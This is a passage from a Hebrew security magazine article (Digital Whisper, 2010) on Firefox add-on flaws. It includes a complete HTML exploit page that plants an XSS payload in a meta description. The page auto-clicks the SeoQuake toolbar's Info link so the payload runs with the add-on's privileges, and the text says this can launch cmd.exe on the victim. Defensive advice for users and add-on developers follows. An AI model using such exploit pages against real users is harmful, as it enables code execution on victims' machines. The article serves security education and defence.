
```
<a id="seoquake-pageinfo-param" href="javascript:{}" style="color:
blue; font-family: Tahoma; font-size: 7pt; font-weight: bold; text-
decoration: underline;" title="Page information">Info</a>
```

האקספלויט שלנו יראה כך:

```
<html>
<head>
<title>Seo Quake Exploit</title>
<meta name="keywords" content="Seo Quake, Exploit, You get Owned!"/>
<meta name="description" content="<img src=2
onerror=openDialog('about:') />"/>
<script type="text/javascript">
function ClickSeoInfo() {
var clickevent=document.createEvent("MouseEvents")
clickevent.initEvent("click", true, true)

obj = document.getElementById("seoquake-pageinfo-param")
obj.dispatchEvent(clickevent)
}
</script>
</head>
<body onload="setTimeout('ClickSeoInfo()', 2000)">
You Need to use SeoQuake with SeoBar on this Page!!!<br />
<a href="javascript:ClickSeoInfo()">Click Me To Get Owned</a>
or just wait a few seconds...
</body>
</html>
```

בעת האירוע "ONLOAD", ה-SEOBAR עדיין לא נטען. ולכן יש לחכות כמה שניות (באמצעות setTimeout) או להשתמש בטכניקה שהוסברה בחלק השני של המאמר בניטור של הוספת אלמנטים ל-DOM באמצעות JS. בעת ביצוע הלחיצה (על ידי הסקריפט), נפתח החלון INFO והקוד שלנו ירוץ! וכך יש לנו הרצת קוד אוטמטית על כל מי שישתמש ב-SEOBAR! דוגמא להרצת ה-Payload שמריץ את ה-Cmd.exe על הקורבן:



דרכי התגוננות

דרכי ההתגוננות מתחלקות ל-2 סוגים:

- דרכי ההתגוננות בתור משתמש
- דרכי ההתגוננות בתור מפתח

מה אנחנו יכולים לעשות בשביל להגן עלינו מבעיות האבטחה בתור משתמש פשוט?

האופציה שממליצים החברה מ-DEFCON היא להריץ את פיירפוקס במצב בטוח כך שאין שום תוספות אבטחה מותקנות... זאת בהחלט אופציה, אבל אני מעדיף את הפתרון הבא:

לא להשתמש בהמון תוספות כשלא צריכים אותם, צריכים תוספת מסוימת? תפעילו אותה, או אפילו תגדילו ראש ותעבדו עם מספר פרופילים, כל פרופיל- למטרה שונה. כך תמזהרו את הנזקים או את הסיכויים להפגע. בנוסף, חשוב לגלוש רק במקומות מוכרים, עדיף לא להכנס ללינקים לא מוכרים או שנשלחו ממקורות לא אמינים.

ההמלצות שלי:

- להתקין NOSCRIPT, היא מגנה מפני מספר רב מאוד של חולשות (גם כאלו שלא סוקרו במאמר) ומקשה מאוד על התוקף. אם זה מציק, או שאתם לא סובלים לאשר כל אתר כל פעם, תגלשו עם האופציה "ALLOW SCRIPT GLOBALY" שיאפשר סקריפטים רצים בכל העמודים, אך עדיין NOSCRIPT יפעל עם ההגנות שלו, כמו לדוגמא הגנת ה-"ANTI-XSS".
- להתקין את ADBLOCK PLUS (הרבה יותר נח לגלוש כשאין פרוסמות!) ולהרשם לפילטרים של ISREALLIST (לחסום פרסומות גם באתרים ישראלים).
- והכי חשוב? פשוט להיות יותר זהירים, "גלשו עם עיניים פקוחות" ותהייו חשדנים. עכשיו כשאתם מודעים יותר לסכנות עם התוספות- בטוח תזהרו בפעם הבאה שתתקינו תוספות ☺

ומה ניתן לעשות בתור מפתחי התוספות בכדי להתגונן מפני מתקפות?

באתר הפיתוח של MDC - MOZILLA, ישנו מאמר מומלץ שמסביר איך להציג תוכן שמתקבל מהמשתמש בלי שיהיו בעיות אבטחה.

מה שצריך להפקיד עליו אלו שני כללים בסיסים:

- לא לעבוד עם חלונות שיש בהם הרשאות גבוהות, להציג את המידע בחלונות עם ההרשאות המינימליות שצריך בכדי להציג את המידע.
- לדעת לעבוד נכון עם תוכן שמגיע מהמשתמש, בכדי למנוע מתקפות כגון XSS. והטיפ הזה מתחלק לשניים גם הוא:
  - לא להשתמש ב-innerHTML כאשר אין צורך להציג HTML. בכדי להכניס קלט מהמשתמש, אפשר להשתמש במקום זאת ב-"textContent"
  - במידה ואני כן מעוניינים להציג HTML, מוזילה מספקת פונקציה שעושה INPUT FILTERING בצורה מאובטחת, ומסננת את הקוד הבעיתי.

סיכום

למדנו איך תוספות לפיירפוקס בנויות, מה הן הדרכים לזהות אותם מותקנת במחשב של הגולש, איך ניתן למצוא בהן פרצות אבטחה וכמובן- איך ניתן לנצל אותן בצורה כזאת שתאפשר לנו שליטה על מחשבו של הקורבן. מה אפשר לעשות הלאה?

- להוריד כמות גדולה של תוספות ולחקור אותם, למצוא עוד פריצות אבטחה.
- לכתוב כלים בשביל לעשות אוטמציה להרבה עבודה.

דוגמאות להמשך:

- ביצוע ניתוח סטטי של קוד.
- כתיבת פאזר ל-Xul שיכניס כל מיני תווים לתוך חלונות של התוספת, ויעתיק את כל השגיאות מה-ERROR CONSOLE.
- להפעיל תוספת על הרבה עמודים שבהם יש XSS פוטנציאלי (בתגי HTML), ה-XSS יבדוק אם הוא נמצא במקום אחר מהחלון המקורי או בעל הרשאות גבוהות- וכך לגלות חולשות XCS נוספות.
- לשלב את שתי הטכניקות של סריקת הקוד וטעינה דינאמית של תוספת, בכדי לכתוב כלי שאוטמטית יוציא מידע על איך ניתן לזהות תוספות.
- לחקור את תוכנת האימל של מוזילה, TUNDERBIRD שיש לה מנגנון תוספים זהה.
- ועוד.. במקרים כאלה הדמיון הוא הגבול היחידי!

תודות:

- למוזילה על בניית הדפדפן המעולה.
- ל-**Nick** ול- **Roberto** (אלו שעשו את המצגת ואת ההרצאה ב-DEFCON), שבזכותם חקרתי את הנושא.
- ל-**Rathin0** שהצגתי לו את הנושא והוא דאג ליצור קשר עם אפיק.
- ל**אפיק קסטיאל** ו**ניר אדר** על העבודה הקשה בהקמת הגיליון ודאגה שכל חודש יצא אחד חדש.
- ל**גיא מזרחי** על הקמת הקהילה: http://forums.hacking.org.il/
- לכם **הקוראים**, שקראתם את כל המאמר (ואם לא- אז הגיע הזמן)

על הכותב

עמנואל ברונשטיין, מתעסק בהאקינג מספר שנים, חובב תוכנה חופשית וקוד פתוח. מנהל בקהילה forums.hacking.org.il תחת הכינוי: emanuel1234, ניתן ליצור קשר ב: e3amn2l@gmail.com

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-15 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של שנת 2010. (כן, זה מה שאנחנו הולכים לעשות בזמן שכולם הולכים לבלות בחוץ!!!)

אפיק קסטיאל,

ניר אדר,

30.11.2010